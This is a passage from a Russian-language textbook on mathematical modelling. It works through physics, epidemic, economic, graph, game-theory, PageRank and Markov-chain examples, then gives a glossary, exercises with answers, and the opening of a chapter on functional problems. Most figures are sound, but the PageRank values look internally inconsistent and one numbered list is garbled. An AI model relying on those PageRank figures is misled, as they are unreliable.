$$\begin{aligned} 10 + 20t - 4.9t^2 &= 0 \\ -4.9t^2 + 20t + 10 &= 0 \end{aligned}$$

Решаем квадратное уравнение (через дискриминант):

$$\begin{aligned}
 t &= (-b \pm \sqrt{b^2 - 4ac}) / 2a \\
 t &= (-20 \pm \sqrt{400 + 196}) / (-9.8) \\
 t &= (-20 \pm \sqrt{596}) / (-9.8) \\
 t &= (-20 \pm 24.4) / (-9.8) \\
 t_1 &= (-20 + 24.4) / (-9.8) \approx -0.45 \text{ (отрицательное время, нет смысла)} \\
 t_2 &= (-20 - 24.4) / (-9.8) \approx 4.53 \text{ секунды}
 \end{aligned}$$

Ответ: Камень упадёт через ~4.5 секунды.

2. Дифференциальные уравнения

Дифференциальное уравнение — это уравнение, которое связывает функцию с её **производными** (скоростью изменения).

Короче, если алгебраическая модель говорит "что есть сейчас", то дифференциальное уравнение говорит "**как это меняется**".

Зачем нужны: Для описания процессов изменения во времени — рост населения, распад радиоактивного вещества, распространение тепла, движение тела.

Примеры:

2.1. Модель радиоактивного распада

Скорость распада пропорциональна количеству вещества:

$$dN/dt = -\lambda \times N$$

где: - $N(t)$ — количество радиоактивного вещества в момент времени t - λ — константа распада - dN/dt — скорость изменения количества

Решение этого уравнения:

$$N(t) = N_0 \times e^{(-\lambda t)}$$

Пример: Период полураспада углерода-14 составляет 5730 лет. Сколько останется вещества через 10 000 лет, если начальное количество $N_0 = 100$ г?

Константа распада:

$$\lambda = \ln(2) / T_{1/2} = 0.693 / 5730 \approx 0.000121 \text{ год}^{-1}$$

Через 10 000 лет:

$$\begin{aligned}
 N(10000) &= 100 \times e^{(-0.000121 \times 10000)} \\
 N(10000) &= 100 \times e^{(-1.21)} \\
 N(10000) &\approx 100 \times 0.298 \approx 29.8 \text{ г}
 \end{aligned}$$

Ответ: Останется примерно 30 г вещества.

2.2. Модель остывания тела (закон Ньютона)

Скорость остывания пропорциональна разности температур тела и окружающей среды:

$$dT/dt = -k \times (T - T_{\text{окр}})$$

где: $T(t)$ — температура тела в момент времени t - $T_{\text{окр}}$ — температура окружающей среды - k — коэффициент теплообмена

Решение:

$$T(t) = T_{\text{окр}} + (T_0 - T_{\text{окр}}) \times e^{(-kt)}$$

Пример: Чашка кофе остывает. Начальная температура 90°C , температура комнаты 20°C , коэффициент $k = 0.1 \text{ мин}^{-1}$. Какая будет температура через 10 минут?

$$\begin{aligned} T(10) &= 20 + (90 - 20) \times e^{(-0.1 \times 10)} \\ T(10) &= 20 + 70 \times e^{(-1)} \\ T(10) &= 20 + 70 \times 0.368 \\ T(10) &\approx 20 + 25.8 \approx 45.8^\circ\text{C} \end{aligned}$$

Ответ: Через 10 минут температура кофе будет около 46°C (уже не горячий, но ещё тёплый).

3. Статистические модели

Статистическая модель — это модель, которая описывает **зависимость между переменными** на основе данных. Используются методы математической статистики: корреляция, регрессия, анализ данных.

Примеры:

3.1. Линейная регрессия

Модель для прогнозирования зависимости одной переменной от другой.

$$y = a \times x + b + \varepsilon$$

где ε — случайная ошибка (шум).

Пример: Модель зависимости продаж от рекламного бюджета.

Данные:

Реклама (тыс. Р) Продажи (тыс. Р)

10	120
20	150
30	180
40	210
50	240

Методом наименьших квадратов (МНК) находим коэффициенты:

$$y = 3x + 90$$

Прогноз: Если потратим на рекламу 60 тыс. Р, то продажи составят:

$$y = 3 \times 60 + 90 = 180 + 90 = 270 \text{ тыс. Р}$$

Важно: Это **статистическая модель**, а не детерминированная. Реальные продажи могут быть 260 тыс. или 280 тыс., потому что есть случайные факторы (сезонность, конкуренты, настроение покупателей).

3.2. Корреляция

Корреляция показывает, **насколько связаны** две переменные.

Коэффициент корреляции Пирсона:

$$r = \text{cov}(X, Y) / (\sigma_X \times \sigma_Y)$$

где: - $\text{cov}(X, Y)$ — ковариация (мера совместной изменчивости) - σ_X, σ_Y — стандартные отклонения

Значения: - $r = +1$ — идеальная положительная корреляция (чем больше X, тем больше Y) - $r = 0$ — нет корреляции (X и Y независимы) - $r = -1$ — идеальная отрицательная корреляция (чем больше X, тем меньше Y)

Пример: Корреляция между температурой на улице и продажами мороженого.

$$r \approx +0.85 \text{ (сильная положительная корреляция)}$$

Интерпретация: чем выше температура, тем больше продаж мороженого.

4. Модели теории вероятностей

Вероятностная модель описывает случайные события и их вероятности.

Примеры:

4.1. Модель броска монеты

Вероятность выпадения орла:

$$\begin{aligned} P(\text{орёл}) &= 0.5 \\ P(\text{решка}) &= 0.5 \end{aligned}$$

Задача: Какова вероятность выпадения двух орлов подряд?

$$P(2 \text{ орла}) = P(\text{орёл}) \times P(\text{орёл}) = 0.5 \times 0.5 = 0.25 \text{ (25\%)}$$

4.2. Модель очередей (теория массового обслуживания)

Модель для анализа очередей: сколько нужно касс в магазине, чтобы очередь не была слишком длинной?

Основные параметры: - λ — интенсивность прихода клиентов (клиентов/час) - μ — интенсивность обслуживания (клиентов/час на одну кассу) - $\rho = \lambda / \mu$ — коэффициент загрузки системы

Формула среднего времени ожидания в очереди (модель M/M/1):

$$W = \rho / (\mu \times (1 - \rho))$$

Пример: В магазин приходит 40 клиентов/час, касса обслуживает 50 клиентов/час.

$$\begin{aligned} \rho &= 40 / 50 = 0.8 \text{ (загрузка 80\%)} \\ W &= 0.8 / (50 \times (1 - 0.8)) = 0.8 / (50 \times 0.2) = 0.8 / 10 = 0.08 \text{ часа} = 4.8 \text{ минуты} \end{aligned}$$

Ответ: Средний клиент ждёт в очереди около 5 минут.

Что будет, если добавить вторую кассу? Загрузка упадёт, время ожидания сократится. (Для расчёта используется модель M/M/c, где c — количество касс.)

4.3. Модель Монте-Карло

Метод Монте-Карло — это метод имитационного моделирования на основе **случайных чисел**.

Идея: Запускаешь симуляцию много раз с случайными параметрами и получаешь распределение результатов.

Пример 1: Вычисление числа π методом Монте-Карло

Идея: 1. Рисуем квадрат со стороной 1. 2. Вписываем в него четверть круга радиуса 1. 3. Генерируем случайные точки (x, y) внутри квадрата. 4. Проверяем, попала ли точка внутрь круга: $x^2 + y^2 \leq 1$. 5. Считаем отношение:

$$\pi \approx 4 \times (\text{количество точек внутри круга}) / (\text{общее количество точек})$$

Пример: Генерируем 10 000 случайных точек, 7854 попали внутрь круга.

$$\pi \approx 4 \times 7854 / 10000 = 3.1416$$

(Точное значение $\pi \approx 3.14159...$)

Пример 2: Оценка риска инвестиций

Допустим, ты вкладываешь деньги в акции. Доходность акций случайна и зависит от множества факторов.

Модель: - Средняя годовая доходность: 10% - Стандартное отклонение: 15% (волатильность)

Методом Монте-Карло симулируем 10 000 сценариев (каждый раз генерируется случайная доходность из нормального распределения) и смотрим, в скольких случаях портфель вырос, а в скольких упал.

Результат: - В 70% сценариев портфель вырос - В 30% сценариев портфель упал - Средняя доходность: +8% - Худший сценарий: -25%

Вывод: Риск есть, но в целом ожидается рост.

5. Теория графов

Граф — это математическая модель для описания **связей между объектами**.

Основные понятия: - **Вершина (узел)** — объект - **Ребро (связь)** — соединение между объектами - **Ориентированный граф** — рёбра имеют направление (\rightarrow) - **Взвешенный граф** — рёбрам присвоены веса (расстояния, стоимости, времена)

Примеры:

5.1. Граф социальной сети

Узлы = пользователи, рёбра = дружба.

```
Алиса ↔ Боб
Боб ↔ Чарли
Чарли ↔ Алиса
Боб ↔ Дэйв
```

Граф позволяет: - Найти друзей друзей (рекомендации друзей: "Возможно, вы знаете Дэйва?") - Найти кратчайший путь между пользователями (степень разделения) - Определить влиятельных пользователей (у кого больше всего связей)

5.2. Граф дорог (навигация)

Узлы = города, рёбра = дороги, вес ребра = расстояние.

Москва \leftarrow (650 км) \rightarrow Санкт-Петербург
Москва \leftarrow (450 км) \rightarrow Нижний Новгород
Нижний Новгород \leftarrow (400 км) \rightarrow Казань

Задача: Найти кратчайший путь от Москвы до Казани.

Алгоритм Дейкстры: 1. Прямой путь: Москва \rightarrow Казань (нет прямого ребра) 2. Через Нижний Новгород: Москва \rightarrow Нижний Новгород \rightarrow Казань = 450 + 400 = 850 км

Ответ: Кратчайший путь: 850 км через Нижний Новгород.

5.3. Граф задач (зависимости)

Используется в управлении проектами (диаграмма Ганта, PERT).

Задача А (Разработка ТЗ) \rightarrow Задача В (Проектирование)
Задача В \rightarrow Задача С (Реализация)
Задача С \rightarrow Задача D (Тестирование)

Задача: Определить критический путь (longest path) — последовательность задач, определяющую минимальное время завершения проекта.

6. Теория игр

Теория игр — раздел математики, изучающий **стратегическое взаимодействие** между игроками (людьми, компаниями, странами).

Основные понятия: - **Игра** — ситуация с несколькими игроками, каждый выбирает стратегию - **Стратегия** — план действий игрока - **Выигрыш** — результат игры для каждого игрока

Примеры:

6.1. Дилемма заключённого

Классическая задача теории игр.

Ситуация: Двое подозреваемых (Алиса и Боб) арестованы. У каждого два варианта: **молчать** или **сдать другого**.

Таблица выигрышей:

	Боб молчит	Боб сдаёт
Алиса молчит	Оба: 1 год тюрьмы	Алиса: 10 лет, Боб: 0 лет
Алиса сдаёт	Алиса: 0 лет, Боб: 10 лет	Оба: 5 лет

Рациональный выбор: - Если Боб молчит, Алисе выгодно сдать (0 лет вместо 1 года) - Если Боб сдаёт, Алисе выгодно сдать (5 лет вместо 10 лет)

Равновесие Нэша: Оба сдают друг друга \rightarrow оба получают по 5 лет.

Ирония: Если бы оба молчали, оба получили бы всего по 1 году. Но из-за недоверия оба сдают друг друга и получают худший исход.

Применение: Анализ олигополий (компании конкурируют на цены), международные конфликты, экологические проблемы (загрязнение окружающей среды).

6.2. Игра "камень-ножницы-бумага"

Стратегии: Камень, Ножницы, Бумага.

Правила: - Камень бьёт Ножницы - Ножницы режут Бумагу - Бумага оборачивает Камень

Оптимальная стратегия: Случайный выбор с вероятностью 1/3 для каждого варианта (смешанная стратегия).

Если играешь детерминированно (всегда выбираешь Камень), противник предскажет и всегда будет выбирать Бумагу.

4.3.3. Примеры математических моделей

Пример 1: Модель логистического роста популяции

Проблема экспоненциального роста: В главе 4.2 мы рассмотрели модель $P(t) = P_0 \times e^{(r \times t)}$ — экспоненциальный рост. Но это нереалистично, потому что популяция не может расти бесконечно (ограничены ресурсы, пространство, еда).

Логистическая модель учитывает **ёмкость среды** (carrying capacity) K — максимальное количество особей, которое может прокормить среда.

Дифференциальное уравнение:

$$dP/dt = r \times P \times (1 - P/K)$$

где: - P — численность популяции - r — коэффициент роста - K — ёмкость среды

Решение:

$$P(t) = K / (1 + ((K - P_0) / P_0) \times e^{(-r \times t)})$$

График: S-образная кривая (sigmoid). Сначала рост экспоненциальный, затем замедляется и стабилизируется около K .

Пример: Популяция кроликов на острове.

- $P_0 = 100$ (начальная численность)
- $r = 0.5$ (коэффициент роста)
- $K = 1000$ (остров может прокормить максимум 1000 кроликов)

Через 10 лет:

$$\begin{aligned} P(10) &= 1000 / (1 + ((1000 - 100) / 100) \times e^{(-0.5 \times 10)}) \\ P(10) &= 1000 / (1 + 9 \times e^{(-5)}) \\ P(10) &= 1000 / (1 + 9 \times 0.0067) \\ P(10) &= 1000 / (1 + 0.06) \\ P(10) &\approx 943 \text{ кролика} \end{aligned}$$

Ответ: Популяция кроликов приблизилась к ёмкости среды (943 из 1000).

Пример 2: Модель "хищник-жертва" (уравнения Лотки-Вольтерры)

Задача: Смоделировать динамику популяций хищников (волков) и жертв (зайцев) в экосистеме.

Модель:

$$\begin{aligned} dx/dt &= \alpha x - \beta xy \quad (\text{изменение популяции жертв}) \\ dy/dt &= -\gamma y + \delta xy \quad (\text{изменение популяции хищников}) \end{aligned}$$

где: - x — численность жертв (зайцы) - y — численность хищников (волки) - α — коэффициент размножения жертв (без хищников) - β — коэффициент гибели жертв от хищников - γ — коэффициент естественной смертности хищников (без еды) - δ — коэффициент роста хищников от поедания жертв

Что происходит: 1. Если зайцев много → волки размножаются 2. Если волков много → зайцев становится меньше 3. Если зайцев мало → волки вымирают от голода 4. Если волков мало → зайцы снова размножаются

Результат: Циклические колебания численности обеих популяций (осцилляции).

График: Синусоиды, сдвинутые по фазе (сначала растёт численность жертв, затем хищников).

Реальный пример: Популяции рыси и зайца в Канаде (данные за 100 лет показывают циклы с периодом ~10 лет).

Пример 3: Модель распространения эпидемии (SIR-модель)

Задача: Смоделировать распространение инфекционного заболевания (например, гриппа).

Модель: Население делится на три группы: - **S (Susceptible)** — восприимчивые (здоровые, но могут заболеть) - **I (Infected)** — заболевшие (заразные) - **R (Recovered)** — выздоровевшие (имеют иммунитет)

Дифференциальные уравнения:

$$\begin{aligned}dS/dt &= -\beta \times S \times I / N \quad (\text{заражение}) \\dI/dt &= \beta \times S \times I / N - \gamma \times I \quad (\text{заражение минус выздоровление}) \\dR/dt &= \gamma \times I \quad (\text{выздоровление})\end{aligned}$$

где: - β — скорость передачи инфекции (контактов в день × вероятность передачи) - γ — скорость выздоровления ($1 /$ средняя продолжительность болезни) - $N = S + I + R$ — общая численность населения

Базовое репродуктивное число:

$$R_0 = \beta / \gamma$$

- Если $R_0 > 1$ → эпидемия разрастается
- Если $R_0 < 1$ → эпидемия затухает

Пример: Грипп в городе с населением 100 000 человек.

- $\beta = 0.5$ (один заболевший заражает 0.5 человек в день)
- $\gamma = 0.1$ (средняя продолжительность болезни 10 дней)
- $R_0 = 0.5 / 0.1 = 5$ (один заболевший заражает в среднем 5 человек)

Начальные условия: - $S(0) = 99\,990$ (почти все здоровы) - $I(0) = 10$ (10 заболевших) - $R(0) = 0$ (никто не выздоровел)

Результат симуляции: Эпидемия достигает пика через ~30 дней, затем идёт на спад. В итоге ~80% населения переболеют.

Применение: Модели COVID-19, оценка эффективности карантина, прогноз нагрузки на больницы.

Пример 4: Модель траектории движения снаряда

Задача: Рассчитать траекторию полёта снаряда, выпущенного под углом.

Дано: - Начальная скорость: $v_0 = 50 \text{ м/с}$ - Угол выстрела: $\theta = 45^\circ$ - Ускорение свободного падения: $g = 9.8 \text{ м/с}^2$

Модель: Траектория — парабола.

Координаты снаряда в момент времени t :

$$\begin{aligned}x(t) &= v_0 \times \cos(\theta) \times t \\y(t) &= v_0 \times \sin(\theta) \times t - (g \times t^2) / 2\end{aligned}$$

Время полёта (когда снаряд упадёт на землю, $y = 0$):

$$t_{\text{полёт}} = (2 \times v_0 \times \sin(\theta)) / g$$

Дальность полёта:

$$x_{\text{max}} = v_0^2 \times \sin(2\theta) / g$$

Расчёт:

$$\begin{aligned}t_{\text{полёт}} &= (2 \times 50 \times \sin(45^\circ)) / 9.8 \\t_{\text{полёт}} &= (2 \times 50 \times 0.707) / 9.8 \\t_{\text{полёт}} &\approx 7.22 \text{ секунды} \\x_{\text{max}} &= 50^2 \times \sin(90^\circ) / 9.8 \\x_{\text{max}} &= 2500 \times 1 / 9.8 \\x_{\text{max}} &\approx 255 \text{ метров}\end{aligned}$$

Ответ: Снаряд пролетит 255 метров за 7.2 секунды.

Пример 5: Модель оптимального размера заказа (формула Уилсона)

Задача: Компания закупает товары для склада. Если заказывать слишком часто → высокие транспортные расходы. Если заказывать редко → высокие затраты на хранение. Найти оптимальный размер заказа.

Модель:

Общие затраты:

$$TC = (D / Q) \times S + (Q / 2) \times H$$

где: - D — годовой спрос (штук/год) - Q — размер заказа (штук) - S — стоимость одного заказа (доставка, оформление) - H — стоимость хранения одной единицы товара в год

Формула оптимального размера заказа (EOQ — Economic Order Quantity):

$$Q^* = \sqrt{(2 \times D \times S) / H}$$

Пример: Магазин продаёт 10 000 единиц товара в год.

- $D = 10\,000$
- $S = 200 \text{ ₰}$ (стоимость доставки одного заказа)
- $H = 5 \text{ ₰}$ (стоимость хранения одной единицы в год)

Оптимальный размер заказа:

$$\begin{aligned}Q^* &= \sqrt{(2 \times 10000 \times 200) / 5} \\Q^* &= \sqrt{4\,000\,000 / 5} \\Q^* &= \sqrt{800\,000} \\Q^* &\approx 894 \text{ единицы}\end{aligned}$$

Ответ: Оптимально заказывать по 894 единицы за раз.

Количество заказов в год:

$$\text{Количество заказов} = D / Q^* = 10000 / 894 \approx 11 \text{ заказов в год}$$

Пример 6: Модель дисконтирования денежных потоков (DCF)

Задача: Оценить стоимость бизнеса или инвестиционного проекта.

Идея: Деньги сегодня стоят дороже, чем деньги в будущем (из-за инфляции и альтернативной стоимости капитала). Поэтому будущие денежные потоки нужно **дисконтировать** (привести к текущей стоимости).

Модель:

$$PV = CF_1 / (1+r) + CF_2 / (1+r)^2 + \dots + CF_n / (1+r)^n$$

где: - PV — текущая стоимость (Present Value) - CF_i — денежный поток в год i - r — ставка дисконтирования (норма доходности)

Пример: Проект приносит доходы 3 года:

- Год 1: 100 тыс. Р
- Год 2: 120 тыс. Р
- Год 3: 150 тыс. Р

Ставка дисконтирования $r = 10\%$.

Текущая стоимость:

$$\begin{aligned} PV &= 100 / (1.1) + 120 / (1.1)^2 + 150 / (1.1)^3 \\ PV &= 100 / 1.1 + 120 / 1.21 + 150 / 1.331 \\ PV &= 90.91 + 99.17 + 112.70 \\ PV &\approx 302.78 \text{ тыс. Р} \end{aligned}$$

Ответ: Текущая стоимость проекта ≈ 303 тыс. Р.

Если проект стоит 250 тыс. Р, то выгодно инвестировать (чистая прибыль = $303 - 250 = 53$ тыс. Р).

Пример 7: Модель PageRank (Google)

Задача: Ранжировать веб-страницы по важности (какая страница должна быть выше в поисковой выдаче?).

Идея: Страница важна, если на неё ссылаются другие важные страницы.

Модель: Граф веб-страниц.

- Узлы = страницы
- Рёбра = ссылки

Формула PageRank:

$$PR(A) = (1 - d) + d \times \sum (PR(B) / L(B))$$

где: - $PR(A)$ — PageRank страницы A - d — коэффициент затухания (обычно 0.85) - B — страницы, ссылающиеся на A - $L(B)$ — количество исходящих ссылок со страницы B

Алгоритм: Итеративный расчёт. Начальные значения $PR(A) = 1$ для всех страниц, затем пересчитываем по формуле несколько раз, пока значения не стабилизируются.

Пример: Три страницы A, B, C.

- $A \rightarrow B$
- $B \rightarrow C$
- $C \rightarrow A, B$

После итераций:

```
PR(A) ≈ 1.2
PR(B) ≈ 1.5
PR(C) ≈ 0.8
```

Вывод: Страница B наиболее важная (на неё ссылаются и A, и C).

Пример 8: Модель распределения нагрузки на серверы (балансировка)

Задача: У нас есть 3 сервера. Как распределить запросы пользователей, чтобы нагрузка была равномерной?

Модель: Алгоритм Round Robin (по кругу).

```
Запрос 1 → Сервер 1
Запрос 2 → Сервер 2
Запрос 3 → Сервер 3
Запрос 4 → Сервер 1
Запрос 5 → Сервер 2
...
```

Более сложная модель: Weighted Round Robin (с весами, учитывающими производительность серверов).

Если Сервер 1 мощнее других в 2 раза:

```
Веса: Сервер 1 = 2, Сервер 2 = 1, Сервер 3 = 1
```

Распределение:

```
Запрос 1 → Сервер 1
Запрос 2 → Сервер 1
Запрос 3 → Сервер 2
Запрос 4 → Сервер 3
Запрос 5 → Сервер 1
...
```

Пример 9: Модель машинного обучения — линейная регрессия с градиентным спуском

Задача: Обучить модель предсказывать цену квартиры по площади.

Модель:

```
цена = a × площадь + b
```

Цель: Найти коэффициенты a и b , минимизирующие ошибку предсказания.

Функция потерь (MSE — Mean Squared Error):

$$L = (1/n) \times \sum (y_i - \hat{y}_i)^2$$

где: - y_i — реальная цена квартиры i - $\hat{y}_i = a \times x_i + b$ — предсказанная цена

Алгоритм градиентного спуска:

Итеративно обновляем коэффициенты:

```
a := a - α × ∂L/∂a
b := b - α × ∂L/∂b
```

где α — learning rate (скорость обучения).

Пример: Данные о квартирах:

Площадь (м²) Цена (млн ₽)

50	5
70	7
100	10

После обучения:

```
a ≈ 0.1 (каждый м² добавляет 0.1 млн ₽)
b ≈ 0 (нет базовой цены)
```

Модель:

```
цена = 0.1 × площадь
```

Прогноз: Квартира 80 м² стоит $0.1 \times 80 = 8$ млн ₽.

Пример 10: Модель цепей Маркова

Задача: Смоделировать поведение пользователя на сайте: какую страницу он посетит следующей?

Модель: Цепь Маркова — система с конечным числом состояний, где переход в следующее состояние зависит только от текущего состояния (не зависит от истории).

Пример: Три страницы: Главная (Н), Каталог (С), Корзина (В).

Матрица переходов (вероятности):

	Н	С	В
Н	0.5	0.4	0.1
С	0.2	0.5	0.3
В	0.6	0.3	0.1

Интерпретация: - Если пользователь на Главной (Н), то с вероятностью 50% останется на Главной, с 40% перейдёт в Каталог, с 10% в Корзину.

Задача: Пользователь сейчас в Каталоге (С). Какова вероятность, что через 2 шага он окажется в Корзине (В)?

Решение: Матричное умножение (или симуляция).

```
P(С → В за 2 шага) = P(С → Н) × P(Н → В) + P(С → С) × P(С → В) + P(С → В) × P(В → В)
P = 0.2 × 0.1 + 0.5 × 0.3 + 0.3 × 0.1
```

$$P = 0.02 + 0.15 + 0.03$$
$$P = 0.2 \text{ (20\%)}$$

Ответ: С вероятностью 20% пользователь окажется в Корзине через 2 перехода.

4.3.4. Как выбрать тип модели?

При решении задачи возникает вопрос: **какую модель использовать?**

Вот простой алгоритм выбора:

Шаг 1: Определить цель моделирования

- **Понять систему** → графическая модель (блок-схема, UML, граф)
- **Спрогнозировать будущее** → математическая модель (регрессия, дифференциальные уравнения)
- **Оптимизировать** → математическая модель (линейное программирование, теория игр)
- **Оценить риски** → стохастическая модель (Монте-Карло, теория вероятностей)

Шаг 2: Оценить сложность системы

- **Простая система** → аналитическая модель (формула)
- **Сложная система** → имитационная модель (симуляция)

Шаг 3: Есть ли случайность?

- **Детерминированная система** → детерминированная модель
- **Случайная система** → стохастическая модель

Шаг 4: Важно ли время?

- **Статическая система** → статическая модель (таблица, граф)
 - **Динамическая система** → динамическая модель (дифференциальные уравнения, симуляция)
-

Термины и определения

Статическая модель — модель, описывающая состояние системы в фиксированный момент времени.

Динамическая модель — модель, описывающая изменение системы во времени.

Аналитическая модель — модель в виде формулы или уравнения, которое можно решить математически.

Имитационная модель (симуляция) — модель, которая симулирует поведение системы шаг за шагом.

Детерминированная модель — модель без случайности, результат предсказуем.

Стохастическая модель (вероятностная) — модель, учитывающая случайность.

Алгебраическая модель — модель в виде алгебраических уравнений (без производных).

Дифференциальное уравнение — уравнение, связывающее функцию с её производными (скоростью изменения).

Линейная регрессия — статистическая модель для прогнозирования зависимости $y = ax + b$.

Корреляция — мера связи между двумя переменными.

Теория вероятностей — раздел математики, изучающий случайные события.

Теория массового обслуживания — раздел теории вероятностей, изучающий очереди.

Метод Монте-Карло — метод имитационного моделирования на основе случайных чисел.

Граф — математическая модель для описания связей между объектами.

Теория игр — раздел математики, изучающий стратегическое взаимодействие между игроками.

Равновесие Нэша — ситуация в игре, где ни одному игроку не выгодно менять стратегию.

Модель SIR — модель распространения эпидемии (Susceptible, Infected, Recovered).

Уравнения Лотки-Вольтерры — модель "хищник-жертва".

PageRank — алгоритм ранжирования веб-страниц (Google).

Цепь Маркова — система с конечным числом состояний, где переход зависит только от текущего состояния.

Контрольные вопросы

Теоретические:

1. Чем отличаются статические и динамические модели? Приведите примеры.

Подсказка: статические = фиксированный момент времени, динамические = изменение во времени.

2. Что такое аналитическая модель? Чем она отличается от имитационной?

Подсказка: аналитическая = формула, имитационная = симуляция.

3. В чём разница между детерминированной и стохастической моделью?

Подсказка: детерминированная = нет случайности, стохастическая = есть случайность.

4. Что такое дифференциальное уравнение? Зачем оно нужно?

Подсказка: уравнение со скоростью изменения, описывает динамические процессы.

5. Что такое линейная регрессия? Для чего используется?

Подсказка: модель $y = ax + b$, для прогнозирования зависимости.

6. Что такое граф? Из чего он состоит? Приведите примеры применения.

Подсказка: узлы и рёбра, социальные сети, навигация, зависимости задач.

7. Что такое теория игр? Что такое равновесие Нэша?

Подсказка: стратегическое взаимодействие, равновесие = никому не выгодно менять стратегию.

Практические:

1. **Задача:** Модель остывания кофе: $T(t) = 20 + 70 \times e^{(-0.2t)}$. Какая температура будет через 5 минут?

Ответ: $T(5) = 20 + 70 \times e^{(-1)} \approx 20 + 70 \times 0.368 \approx 45.8^\circ\text{C}$

2. **Задача:** В магазин приходит 30 клиентов/час, касса обслуживает 40 клиентов/час. Рассчитайте среднее время ожидания в очереди (модель M/M/1: $W = \rho / (\mu \times (1 - \rho))$).

Ответ: $\rho = 30/40 = 0.75$, $W = 0.75 / (40 \times 0.25) = 0.75 / 10 = 0.075$ часа = 4.5 минуты

3. **Задача:** Оптимальный размер заказа. $D = 5000$, $S = 100$ Р, $H = 2$ Р. Найдите Q^* по формуле $Q^* = \sqrt{((2 \times D \times S) / H)}$.

Ответ: $Q^* = \sqrt{((2 \times 5000 \times 100) / 2)} = \sqrt{(1000000 / 2)} = \sqrt{500000} \approx 707$ единиц

4. **Задача:** Модель логистического роста: $P(t) = 500 / (1 + 9 \times e^{(-0.3t)})$. Найдите численность популяции через 10 лет.

Ответ: $P(10) = 500 / (1 + 9 \times e^{(-3)}) \approx 500 / (1 + 9 \times 0.05) \approx 500 / 1.45 \approx 345$

5. **Задача:** Граф дорог. Москва \leftarrow (700 км) \rightarrow СПб, Москва \leftarrow (400 км) \rightarrow Казань, Казань \leftarrow (800 км) \rightarrow СПб. Найдите кратчайший путь от Москвы до СПб.

Ответ: Прямой путь: 700 км. Через Казань: $400 + 800 = 1200$ км. Кратчайший: 700 км (прямой).

6. **Задача:** Дисконтирование. Проект приносит 50 тыс. Р в год 1 и 80 тыс. Р в год 2. Ставка дисконтирования 12%. Найдите PV.

Ответ: $PV = 50 / (1.12) + 80 / (1.12)^2 = 50 / 1.12 + 80 / 1.2544 \approx 44.64 + 63.78 \approx 108.42$ тыс. Р

7. **Задача:** Метод Монте-Карло для оценки π . Из 5000 случайных точек в квадрате 3927 попали внутрь круга. Оцените π .

Ответ: $\pi \approx 4 \times 3927 / 5000 = 3.1416$

8. **Задача:** Цепь Маркова. Матрица переходов: $P(A \rightarrow A) = 0.6$, $P(A \rightarrow B) = 0.4$, $P(B \rightarrow A) = 0.3$, $P(B \rightarrow B) = 0.7$. Пользователь в состоянии А. Какова вероятность, что через 1 шаг он будет в состоянии В?

Ответ: $P(A \rightarrow B) = 0.4$ (40%)

Заключение

Классификация видов моделирования — это **не просто академическая муть**, это инструмент для выбора правильного подхода к решению задачи.

Статическая или динамическая? Зависит от того, важно ли время.

Аналитическая или имитационная? Зависит от сложности системы.

Детерминированная или стохастическая? Зависит от наличия случайности.

Математические модели — это мощнейший инструмент. От простых алгебраических уравнений до дифференциальных уравнений, от статистических моделей до теории игр — всё это используется в реальной жизни: прогноз погоды, рекомендации YouTube, оптимизация логистики, оценка рисков инвестиций, разработка игр, искусственный интеллект.

Главное: Не зубри формулы, а **понимай идею** каждой модели. Когда столкнёшься с реальной задачей, ты должен понимать, **какой инструмент взять** — линейную регрессию, дифференциальное уравнение, симуляцию Монте-Карло или граф.

В следующей главе (4.4) мы поговорим о **моделях решения функциональных задач** и **системном подходе**.

Следующая глава: 4.4 Модели решения функциональных задач. Системный подход

Предыдущая глава: 4.2 Информационные модели. Моделирование процессов

Глава 4.4: Модели решения функциональных задач. Системный подход

Введение

Итак, мы с тобой уже прошли три главы про моделирование. Узнали, что такое модели (4.2), разобрались с классификацией моделирования и математическими моделями (4.3), посмотрели на жизненный цикл БД (4.1). Теперь самое время ответить на практический вопрос: **как, блин, решать задачи?**

Потому что понимать, что такое граф или дифференциальное уравнение — это хорошо. Но когда перед тобой реальная задача типа "оптимизируй маршрут доставки для 50 курьеров", ты должен понимать, **какую модель взять и какой метод применить**.

Эта глава связана с: - Глава 4.2 (Информационные модели) — там мы разбирались, как моделировать процессы - Глава 4.3 (Классификация моделирования) — там были математические модели, теория графов, оптимизация - Глава 5.1 (Алгоритмы и их свойства) — алгоритмы = модели решения задач - Глава 5.2 (Алгоритмические конструкции) — там будут конкретные конструкции (циклы, ветвления)

Зачем это нужно? Потому что на экзамене могут спросить: "Что такое функциональная задача?", "В чём суть системного подхода?", "Чем отличается жадный алгоритм от динамического программирования?". А ещё потому что это **реально полезно** — эти методы используются везде: от логистики до машинного обучения.

4.4.1. Понятие функциональной задачи

Что такое функциональная задача?

Функциональная задача (functional problem) — это задача с **чётко определённой целью**, входными данными и ожидаемым результатом. По сути, это "чёрный ящик": есть вход, есть выход, а внутри — процесс преобразования.

Формальное определение:

Задача = (Вход, Процесс, Выход)

Примеры функциональных задач:

1. Задача сортировки

2. Вход: неупорядоченный массив [5, 2, 9, 1, 5, 6]

3. Процесс: сортировка (алгоритм быстрой сортировки, пузырьковая, и т.д.)

4. Выход: упорядоченный массив [1, 2, 5, 5, 6, 9]

5. Задача поиска пути

6. Вход: граф дорог, начальная точка A, конечная точка B

7. Процесс: алгоритм Дейкстры (поиск кратчайшего пути)

8. Выход: последовательность рёбер от A до B с минимальной длиной

9. Задача распознавания лиц

10. Вход: фотография

11. Процесс: нейросеть (свёрточная CNN)

12. Выход: имя человека или "неизвестен"

13. Задача рекомендаций

14. Вход: история просмотров пользователя на YouTube

15. Процесс: алгоритм коллаборативной фильтрации

16. Выход: список рекомендованных видео

Не функциональные задачи (плохо формализованные):

- "Сделать сайт красивым" (что значит "красивым"? субъективно)
- "Улучшить производительность системы" (на сколько? какие метрики?)
- "Написать хороший код" (что такое "хороший"?)

Вывод: Функциональная задача должна иметь **чёткие критерии успеха**. Если критериев нет — это не задача, а философия.

4.4.2. Модели решения задач

Есть несколько базовых моделей, которые описывают **как вообще решать задачи**.

1. Модель "чёрного ящика" (Black Box Model)

Идея: Не важно, **как** работает система внутри. Важно только **что** она делает: вход → выход.

```
[ВХОД] → [■ ЧЁРНЫЙ ЯЩИК] → [ВЫХОД]
```

Примеры:

- **Калькулятор:** вводишь `2 + 2`, он выдаёт `4`. Тебе не важно, умножает ли он двойки на сложение или использует таблицу.
- **API сервиса:** отправляешь запрос `GET /weather?city=Moscow`, получаешь JSON с погодой. Как сервер это делает — твоя проблема? Нет.
- **Нейросеть:** подаёшь изображение кота, она выдаёт "кот 95%". Что там происходит внутри — чёрная магия (ну ладно, свёртки и активации, но ты понял суть).

